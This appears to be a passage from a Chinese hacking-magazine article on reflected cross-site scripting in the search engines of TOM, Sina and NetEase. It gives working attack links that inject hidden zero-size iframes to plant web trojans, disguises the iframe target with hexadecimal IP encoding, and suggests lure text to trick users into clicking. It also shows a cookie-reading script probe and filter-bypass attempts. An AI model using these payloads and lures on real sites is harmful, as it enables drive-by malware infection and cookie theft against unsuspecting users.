


图3

以前进行跨站欺骗时，通常是采用对IP地址进行变形，如"http://97C4D38A/、http://97C4D38 A/%74%6F%6F%6C/%49%70%32%64%77%6F%72%64"；或者加"@"欺骗，如"http://www.tom.com@0xCC.71.0310.0x44"。这些招数都有些老旧了，谁会访问一些不明不白的网页呢？再来看现在我们利用TOM进行的跨站攻击链接

"http://search.tom.com/search.php?f=8&cl=3&f=8&edt=0&word=%3Ciframe+src%3D%22http%3A%2E%2Fwww.baidu.com%22+width%3D0+height%3D0%3E%3C%2Fiframe%3E&tomsearch=webpage"

在大部上网用户看来，前面的"http://search.tom.com/search.php?f="应该是可信的，链接是非常具有欺骗性的。不过太长的链接看起来还是有点可疑，还可以对链接进行一下简化，改成：

"http://search.tom.com/search.php?word=%3Ciframe+src%3D%22http%3A%2F%2Fwww.baidu.com%22+width%3D0+height%3D0%3E%3C%2Fiframe%3E"

这下子清爽多了，再来进行一下经典的IP地址转化，Ping百度的网址，得到IP地址"220.181.18.165"；转换为十六进制"DCB512A5"；在前面加上"0X"，链接最后变为：

http://search.tom.com/search.php?word=%3Ciframe+src%3D%22http%3A%2F%2F0XDCB512A5%22+width%3D0+height%3D0%3E%3C%2Fiframe%3E

发送链接时，再来点儿广告词："看看我们论坛在TOM搜索中的排行吧！……"，"强烈抗议，看看TOM搜索中SEX内容的比例！……"，想让人不中网页木马都难了！

2.进阶测试

有趣的是，在对TOM的图片及音乐搜索进行测试时，却发现搜索关键词"<iframe src="http://www.baidu.com"></iframe>"被过滤成了"iframe src=http://www.baidu.com/iframe"，无法进行跨站攻击，真奇怪，为什

么在网页搜索中就不能严格控制一下用户的输入呢？

在网页搜索中，不仅可以直接执行"<iframe></iframe>"语句，还可以执行其它的JAVAScript语句，例如搜索"<img src="http://img.baidu.com/img/img-jg.gif">"时，在搜索结果页面中就显示出了百度页面上的图片，如图4 所示。



图 4

检测新浪网搜索引擎

TOM是国内几个门户网站之一，既然首先检测了它，那剩下的几个大门户网站搜索都要检测一下的，这次轮到新浪的"爱问"搜索了(http://iask.com/)。

1．过滤不完善的"爱问"搜索

先试一下"爱问"的"网页"搜索，还是输入跨站代码"<iframe src="http://www.baidu.com"></iframe>"进行一下搜索，结果搜索出来没有什么不正常的地方。又检测了"新闻"、"本地"、"知识人"、Blog 搜索等，都能正常搜索，再试一下"图片"搜索时，页面显示不正常，如图5 所示。结果中出现了页面框架，但是没有能正常显示跨站的网页，这是为什么呢？




图 5

查看了一下源文件，发现输入的跨站代码被过滤成了"<iframe src="http://www.baidu.com"></iframe>"，也就是说双引号被过滤掉了，但是最重要的<>符号却没有过滤。改用ASCII码替换双引号，输入"<iframe src="http://www.sina.com.cn"></iframe>"，结果依旧，但是奇怪的是在源文件中，显示输入代码没有发生变化，如图6 所示。

输入"<img src="http://img.baidu.com/img/img-jg.gif">"后，页面发生变形，如图7 所示，查看源文件发现




图 6




图 7

代码中的双引号又被过滤为了"\"。

没有双引号的语句，笔者所能想到的只有"<script>alert(document.cookie)</script>"了，于是再输入进行搜索，这下成功了，弹出了新浪搜索站点的Cookies信息，如图8所示。不过这个信息也没有什么用处——看来"爱问"过滤不够完善，不过以笔者的技术还无法突破其过滤。




图 8

2．"博士"的幼稚跨站漏洞

虽然新浪爱问没有跨站漏洞，不过新浪还有一个搜索产品——"查博士"(http://cha.iask.com/)，这个博士可犯下了幼稚园才会犯的错误。

与上面的TOM一样，可直接利用<iframe>语句跨站挂马，如图9 所示，跨站的链接地址简化后如下：

```
"http://search.iask.com/cgi-bin/search/search.cgi?_searchkey=%3cIFRAME%20SRC%3d%22HTTP%3a%2f%2fWWW%2eBAIDU%2eCOM%22%3e%3c%2fIFRAME%3e"
```

同样也可对其进行框架隐藏，以及编码转换等，进一步欺骗攻击。

一个都不能少——检测网易搜索引擎

对网易搜索引擎(http://so.163.com/)的测试同样让人大跌眼镜。

1.直接跨站挂马




图9

在进行"综合"、"网页"、"网站"及"新闻"搜索检测时，网易搜索都没有任何问题，而且过滤得非常完善，搜索结果页面中显示用户输入代码没有发生改变，但是在进行图片搜索时，奇迹出现了，大概是网站程序编写者忘记对其进行过滤，页面中又赫赫然显示出了"木马"网页，如图10所示。跨站挂马链接地址可简化为"http://pic.so.163.com/picSearch.php?q=%3Ciframe+src%3D%22http%3A%2F%2Fwww.baidu.com%22%3E"。




图10

更奇怪的是，在进行"字典"搜索时，页面居然又进行了不完全过滤，没有过滤掉框架语句，但是将双引号进行了过滤，因此无法正确显示木马网页。

让人捉摸不透的是，一个网站的搜索居然有三种不同的过滤方式，实在是无语！

2.利用图片漏洞挂马

在用图片语句进行网易的"网页"搜索检测时，输入"<img src="http://img.baidu.com/img/img-jg.gif">"，竟然也能在搜索结果网页中的"没有找到匹配的内容"处，显示指定的百度标记图片，如图11所示。

